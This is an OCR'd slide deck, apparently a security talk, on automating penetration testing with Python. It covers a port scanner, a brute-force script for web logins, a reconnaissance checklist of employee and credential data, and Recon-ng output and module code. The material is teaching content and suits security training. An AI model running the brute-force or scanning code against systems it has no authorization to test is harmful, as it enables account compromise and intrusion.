ROOK SECURITY

Hacking With Python: Automation During Penetration Testing

Nat Shere, Rook Security

Who Am I?

```
class NatShere:
    def __init__(self):
        self.full_name = “Nathaniel Shere”
        self.short_name = “Nat Shere”
        self.job = “Senior Security Consultant”
        self.employer = “Rook Security”
        self.linkedin = “https://www.linkedin.com/in/nathaniel-shere/”
        self.skills = [“Python coding”, “web applications”, “hacking”]
```

What is Penetration Testing?


- “Penetration Testing” or “Ethical Hacking” simulates a malicious hacker targeting specific resource(s)
- Different types of testing depending on the amount of upfront knowledge about the target(s)

Necessary Disclaimer


- Hacking without consent is illegal
- Do not ~~get caught~~ do it!


Why Python?


- Batteries included.
- Powerful third party libraries.
- Python saves a lot of 'programmer's time'(which is of essence in a pen test)
- Simple Learning curve





Why Python?



Black Hat Python
Python Programming for Hackers and Pentesters


VIOLENT PYTHON


Christopher Duffy, Mohit Raj, Cameron Buchanan, Andrew Mabbitt, Terry Ip, Dave Mound, Benjamin May
Python:
Penetration Testing for Developers
Learning Path
Unleash the power of Python scripting to execute effective and efficient penetration tests
Packt


Learning Penetration Testing with Python


Quick answers to common problems
Python Web Penetration Testing Cookbook
Over 60 indispensable Python recipes to ensure you always have the right code on hand for web application testing
Cameron Buchanan
Terry Ip
Andrew Mabbitt
Benjamin May
Dave Mound
[PACKT]


Community Experience Distilled
Python Penetration Testing Essentials
Employ the power of Python to get the best out of pentesting
Mohit
[PACKT]

Python Port Scanner

```
import socket

def scan(target_ip, number_of_ports):

    for port in range(1, number_of_ports):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        result = sock.connect_ex( (target_ip, port) )
        if result == 0:
            print "Port {}:    Open".format(port)
        sock.close()
```

Python Web Brute Force

```
import requests

def brute(target_website, usernames, passwords):
    for user in usernames:
        for password in passwords:
            r = requests.get(website, auth=(user, password))
            if r.status_code == 200:
                print “Success! Credentials: {0}, {1}”.format(user, password)
```

Python in Penetration Testing

- Automating our penetration testing
- High Level Penetration Testing Process
  - Reconnaissance
  - Exploitation
  - Reporting


Reconnaissance

- Looking for:
  - Company news
  - Organization Chart
  - Office layouts
  - Employee Lists
  - Email format
  - Email addresses
  - Usernames
  - Software and libraries
  - Operating Systems
  - Passwords
  - Social Media Accounts
  - Office locations & addresses
  - Third Party Vendors
  - Employee schedules
  - Camera Locations
  - Keys (hard and soft)
  - Domain names
  - Developer repositories

Automating Reconnaissance

- Recon-ng
  - https://bitbucket.org/LaNMaSteR53/recon-ng
  - Full-featured Web Reconnaissance framework written in Python
- Spiderfoot
  - https://github.com/smicallef/spiderfoot
  - Open source intelligence automation tool written in Python

Recon-ng




```
[recon-ng][ptest][profiler] >
[recon-ng][ptest][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts

  Looking Up Data For: Cesign
  ---------------------------
[*] Checking: about.me
[*] Checking: AngelList
[*] Checking: aNobil
[*] Checking: ask.fm
[*] Checking: Atlassian
[*] Checking: Atlassian Self-Signup
[*] Checking: AudioBoom
[*] Checking: authorSTREAM
[*] Checking: badoo
[*] Checking: Basecamp
[!] Error: [Errno 104] Connection reset by peer
File "/usr/lib/python2.7/socket.py", line 480, in readline.
[*] Checking: Bitbucket
[!] Error: [Errno 104] Connection reset by peer
File "/usr/lib/python2.7/socket.py", line 480, in readline.
[*] Checking: BLIP.fm
[*] Checking: Black Planet
[*] Checking: Blogmarks
[*] Checking: Blogspot
[*] Checking: BodyBuilding.com
[*] [profile] cesign - Bitbucket (https://bitbucket.org/api/2.0/users/cesign)
[*] Checking: Break
[*] Checking: Bugcrowd
```

Recon-ng - Modular Based

c83599e 2018-01-05 Full commit | Blame | Embed | Raw | Edit


```python
from recon.core.module import BaseModule
import time
import urllib

class Module(BaseModule):

    meta = {
        'name': 'Have I been pwned? Breach Search',
        'author': 'Tim Tomes (@LaNMaSteR53) & Tyler Halfpop (@tylerhalfpop)',
        'description': 'Leverages the haveibeenpwned.com API to determine if email addresses are associated with breacl
        'comments': (
            'The API is rate limited to 1 request per 1.5 seconds.',
        ),
        'query': 'SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL',
    }

    def module_run(self, accounts):
        # retrieve status
        base_url = 'https://haveibeenpwned.com/api/v2/%s/%s'
        endpoint = 'breachedaccount'
        for account in accounts:
            resp = self.request(base_url % (endpoint, urllib.quote(account)))
            rcode = resp.status_code
            if rcode == 404:
                self.verbose('%s => Not Found.' % (account))
            elif rcode == 400:
                self.error('%s => Bad Request.' % (account))
                continue
            else:
                for breach in resp.json:
                    self.alert('%s => Breach found! Seen in the %s breach that occurred on %s.' % (account, breach['Ti
                self.add_credentials(account)
            time.sleep(1.6)
```

Spiderfoot - Modular Based



Python Requirements

Branch: master ▾ **spiderfoot / requirements.txt**

smicallef Update requirements.txt

1 contributor

8 lines (7 sloc) | 111 Bytes

```
1  CherryPy==5.1.0
2  M2Crypto==0.23.0
3  Mako==1.0.4
4  beautifulsoup4==4.4.1
5  lxml==3.4.4
6  netaddr==0.7.18
7  requests==2.7.0
```

master ▾ **Recon-ng / REQUIREMENTS**


c83599e 2018-01-05 ▾ Full commit

```
1  dicttoxml
2  dnspython
3  jsonrpclib
4  lxml
5  mechanize
6  slowaes
7  XlsxWriter
8  olefile
9  PyPDF2
10 flask
11 unicodecsv
```


Exploitation

- Can target network services, web applications, and/or employees
- High-Level methodology for targeting authenticated services
